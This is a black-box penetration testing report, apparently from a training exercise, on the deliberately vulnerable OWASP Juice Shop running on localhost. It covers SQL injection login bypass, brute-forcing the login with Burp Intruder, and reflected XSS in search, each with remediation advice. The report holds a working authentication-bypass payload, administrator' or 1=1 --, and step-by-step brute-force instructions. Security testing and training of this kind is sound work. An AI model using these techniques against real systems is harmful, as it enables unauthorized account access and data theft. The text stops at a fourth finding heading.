Web Penetration Testing Report

1. Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against **OWASP Juice Shop**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

2. Objective

The objective of the assessment was to assess the state of security and uncover vulnerabilities in **OWASP Juice Shop** and provide with a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

3. Scope

This section defines the scope and boundaries of the project.

Application Name	**OWASP Juice Shop**
URL	http://OWASP Juice Shop

3.1. Assessment Attribute(s)

Parameter	Value
Starting Vector	External
Target Criticality	Critical
Assessment Nature	Cautious & Calculated
Assessment Conspicuity	Clear
Proof of Concept(s)	Attached wherever possible and applicable.

3.2. Risk Calculation and Classification

Following is the risk classification:

Info	Low	Medium	High	Critical
No direct threat to host/ individual user account. Sensitive information can be revealed to the adversary.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Vulnerability observed may not have high rate of occurrence. Patch workaround released by vendor.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Patch/ workaround not yet released by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch available by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch may not be available by vendor.

Table 1: Risk Rating

Summary

Outlined is a Black Box Application Security assessment for **OWASP Juice Shop**.

http://OWASP Juice Shop:3000
http://OWASP Juice Shop:3000/*

Following section illustrates **Detailed** Technical information about identified vulnerabilities.

Total: 12 Vulnerabilities


High	Medium	Critical
7	**2**	**3**

1. SQL Injection by injecting queries in the Login page Username Field


Reference No:	**Risk Rating:**
WEB_VUL_01	**Critical**
Tools Used:	
Browser, Burp	
Vulnerability Description:	
It was observed that the login page of the application is vulnerable to SQL injection. By injecting SQL queries into the **Username** field during login attempts, an attacker could extract sensitive user information from the database. This includes the ability to bypass authentication and gain unauthorized access to the application	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://localhost/login	
Implications / Consequences of not Fixing the Issue	
An attacker with knowledge of SQL injection could exploit this vulnerability to gain unauthorized access to user accounts and extract sensitive information from the database. This could include email addresses, passwords, credit card information, and other personal details. Additionally, the attacker could manipulate or delete data within the database	
Suggested Countermeasures	
It is recommended to implement the following controls to mitigate the SQL injection vulnerability: • **Use Parameterized Queries or Prepared Statements:** Avoid using dynamic SQL queries directly. • **Input Validation:** Ensure that user inputs are properly sanitized and validated to prevent malicious inputs. • **Use ORM Frameworks:** Use Object Relational Mapping frameworks to abstract direct interactions with the database. • **Least Privilege:** Ensure that the database user has only the necessary privileges to perform specific actions, and not full access. • **Escape Special Characters:** Properly escape special characters in SQL queries to prevent injection. • **Web Application Firewall (WAF):** Implement a WAF to detect and block SQL injection attempts	
References	
https://owasp.org/www-community/attacks/SQL_Injection	

Proof of concept:

Manual Analysis:



Step 1: Go to http://localhost:3000/#/login



Step 2: Attempt to log in with the following credentials:
Username: administrator' or 1=1 --
Password: (leave it blank or use any value)

.


Step 3: now we login as admin

2. Broken Authentication.


Reference No:	**Risk Rating:**
WEB_VUL_10	**Critical**
Tools Used:	
Browser, Burp Suite (Intruder Module)	
Vulnerability Description:	
The application's login page does not enforce rate limiting on authentication attempts. This allows attackers to perform brute-force attacks to guess user passwords, including administrative accounts, by iterating through a list of common passwords.	
Vulnerability Identified by / How It Was Discovered	
Manual analysis combined with automated brute-force attacks using Burp Suite's Intruder module.	
Vulnerable URLs / IP Address	
http://localhost:3000/#/login	
Implications / Consequences of not Fixing the Issue	
An attacker can repeatedly attempt to log in without being blocked or rate-limited, making it feasible to guess the password for any account, including those with administrative privileges. If an attacker gains access to an admin account, they can make critical changes, leading to full compromise of the web application and sensitive user data.	
Suggested Countermeasures	
· **Implement Rate Limiting:** Limit the number of login attempts from a single IP address or account within a specific timeframe to deter brute-force attacks. · **Use CAPTCHA:** Introduce CAPTCHA after a certain number of failed login attempts to prevent automated brute-force attacks. · **Monitor Login Attempts:** Implement monitoring and alerting for unusual login activity, such as multiple failed attempts from the same IP.	

· **Enforce Strong Password Policies:** Ensure that users create strong passwords and consider implementing account lockout policies after a defined number of failed attempts.
References
https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication


Proof of Concept:




Step1: Navigate to the login page:
http://localhost:3000/#/login




Step2: Intercept the login request using Burp Suite.







Step3:Use Burp Suite's Intruder to automate brute-force attempts on the password field with a list of common passwords against the admin account



Step4:try to make specific result by add a grep



Step5: Monitor the responses to identify any successful login attempts




Step6: Once a successful password is identified, document the password and the method used to gain access


3. HTML Injection lead to Reflected XSS in the application.

Reference No:	**Risk Rating:**
WEB_VUL_03	**Medium**
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that the **Search button** on the application is vulnerable to reflected cross-site scripting (XSS). By injecting malicious JavaScript code in the search query, the script gets executed in the user's browser, leading to XSS. This allows an attacker to execute arbitrary JavaScript code, potentially compromising user data	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://localhost:3000/#/search?q=medo/	
Implications / Consequences of not Fixing the Issue	
An attacker can exploit this vulnerability to steal session cookies, hijack user accounts, exfiltrate sensitive data, or perform unauthorized actions on behalf of the user. It also opens the door to more complex attacks such as redirecting users to malicious websites or defacing the web page.	
Suggested Countermeasures	
It is recommended to implement the following defenses to mitigate XSS vulnerabilities: • **Filter Input on Arrival:** Ensure that any user input is properly sanitized to remove any potentially dangerous characters. • **Encode Data on Output:** Ensure that data is properly encoded when outputting to the browser to prevent script execution. • **Use Appropriate Response Headers:** Set headers like X-Content-Type-Options, X-XSS-Protection, and X-Frame-Options to protect the application from common attacks. • **Content Security Policy (CSP):** Implement a strong CSP to block inline scripts and reduce the impact of potential XSS attacks.	
References	
https://portswigger.net/web-security/cross-site-scripting	


Proof of concept:



Step 1: **Open the target website**
go to search bar



Step 2: **In the search bar type **




Step 3: **And hence we get to see the execution of our payload**


4. Improper Input Validation (File Upload Type Bypass).

